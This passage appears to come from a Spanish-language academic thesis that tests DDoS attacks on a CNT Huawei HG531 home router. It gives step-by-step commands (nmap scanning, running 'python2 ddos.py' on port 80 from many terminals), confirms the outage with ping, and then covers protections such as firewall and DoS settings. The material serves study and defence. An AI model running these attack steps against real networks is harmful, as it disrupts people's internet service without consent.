Para generar los ataques debemos saber la IP del modem, al ser un modem de una empresa conocida como es Cnt y comúnmente utilizan la IP 192.168.1.1, nos dirigimos al navegador para entrar como administrador o también al utilizar el escucha kali obtendremos la IP.




Figura 66. Interfaz principal del router ADLS- Huawei HG531.

Fuente: Grupo Investigativo

En el caso de que no sea la IP que es común en este modem, abrimos el cmd como administrador para verificar su IP y así poder realizar el ataque, como podemos ver en nuestra red doméstica nuestra red es la anteriormente mencionada IP 192.168.1.1.




Figura 67. IP de la red doméstica 2.

Fuente: Grupo Investigativo

Ingresamos a las configuraciones para verificar la IP a través de las credenciales que utilizan los equipos de este tipo de empresas.




Figura 68. Verificación de IP correcta.

Fuente: Grupo Investigativo

Vemos que puertos están abiertos a través de la herramienta nmap, está la podemos descargar y utilizar por Windows o también por nuestra herramienta de kali Linux, en este ataque de red doméstica 2 lo realizaremos con Kali, utilizando el comando nmap 192.168.1.1.




Figura 69. Verificación de puertos abiertos con Nmap.

Fuente: Grupo Investigativo

Puertos Abiertos: 22,80,53.

Abrimos otra terminal en Kali linux para realizar el siguiente ataque DDoS al modem de Huawei, esto lo generamos con la herramienta Python2, ingresamos a la Carpeta DDoS e introduciremos el siguiente comando python2 ddos.py




Figura 70. Ingreso a la carpeta de ataques DDoS.

Fuente: Grupo Investigativo

Una vez ingresados a la herramienta de ataques DDoS, ingresamos la IP de nuestro equipo ADSL-Huawei HG531 y el puerto escaneado en este caso utilizaremos el puerto 80 que es la navegación a la web.




Figura 71. Consola de ataques DDoS.

Fuente: Grupo Investigativo

Se genera el ataque mínimo entre 5 o 15 terminales para que los paquetes aumentan y pueda saturarse la red.




Figura 72. Ejecución del ataque DDoS a la red doméstica 2

Fuente: Grupo Investigativo

Hacemos un ping con el comando ping 8.8.8.8 -t para ver si la red se está cayendo y ver si es vulnerable.

Cómo se puede observar se está cayendo el internet porque el Router ASDL Huawei HG531 tiene sus puertos abiertos y se puede atacar.




Figura 73. Resultado del ataque DDoS Red Doméstica 2

Fuente: Grupo Investigativo




Figura 74. Pruebas del ataque red doméstica 2.

Fuente: Grupo Investigativo

Como se puede observar el internet se empieza a saturar demorando el ingreso a varias páginas web.




Figura 75. Pruebas del ataque red doméstica 2.

Fuente: Grupo Investigativo

- ✓ **Formas de Protección**

1.- Comunicación con el proveedor.

Muchas veces al no conocer que nuestro dispositivo está recibiendo un ataque DDoS y no recibir internet tendemos a apagar y prender nuestro dispositivo, lo cual en ciertos casos esta correcto porque pararemos con el ataque pero muchas veces estos ataques se vuelven más frecuentes, una de las maneras más simples para prevenir este tipo de ataques es comunicarse con nuestro proveedor ya que nos ayudará con ciertos pasos preventivos y la verificación de si nuestro dispositivo está siendo atacado y como pararlos, esto además ayuda a controlar y mejorar ciertos dispositivos que están vulnerables a este tipo de ataques DDoS.

2.- Cambio de contraseñas del dispositivo vulnerado.


Una de las defensas más básicas para protegerse de los ataques DDoS y otros es el cambio continuo de contraseñas como recomendación se lo debería realizar cada trimestre es decir cada tres meses, además las mismas deben ser robustas las cuales deben incluir letras en minúsculas, mayúsculas, números, símbolos y signos.

3.- Verificar los firewalls de nuestro equipo.

Muchas veces nuestros equipos contienen firewalls que permiten evitar este tipo de ataques DDoS, así que debemos ingresar a las configuraciones de nuestro modem para verificar.

Ingresamos al apartado de firewalls ya que muchas veces las empresas proveedoras de estos servicios activan sus configuraciones básicas dejando vulnerables a nuestros equipos, como

podemos ver se encuentra deshabilitado algunas opciones que protege y previene los ataques DDoS.



Habilitaremos la opción del nivel de firewall a alto, y daremos clic en submit para guardar cambios

Figura 76. Activación de firewall de protección.

Fuente: Grupo Investigativo




Figura 77. Activación de firewall de protección nivel alto.

Fuente: Grupo Investigativo

Ingresamos al apartado de DoS attack y habilitaremos las opciones para prevenir ataques DDoS y DoS.




Figura 78. Activación de la opción de prevenir ataques DDoS**.**

Fuente: Grupo Investigativo

Daremos clic en submit para guardar los cambios.




Figura 79. Activación de las opciones protección DDoS.

Fuente: Grupo Investigativo

Al realizar estos cambios y al realizar el ataque, nuestro navegador ya no sufre una demora al cargar las páginas.




Figura 80. Resultados protección ante ataques DDoS red doméstica 2.

Fuente: Grupo Investigativo

5.1.2.3.Evaluación de ataques DDoS a sistema de red Comercial.

- ✓ **MODELO COMERCIAL**

A continuación, se muestra cómo se generaron los ataques DDoS en el Ciber Flomit con el Router Nebula 300 Plus.

A continuación, se visualizará como se generaron los ataques.




Figura 81. Instalación de Nmap.

Fuente: Grupo Investigativo

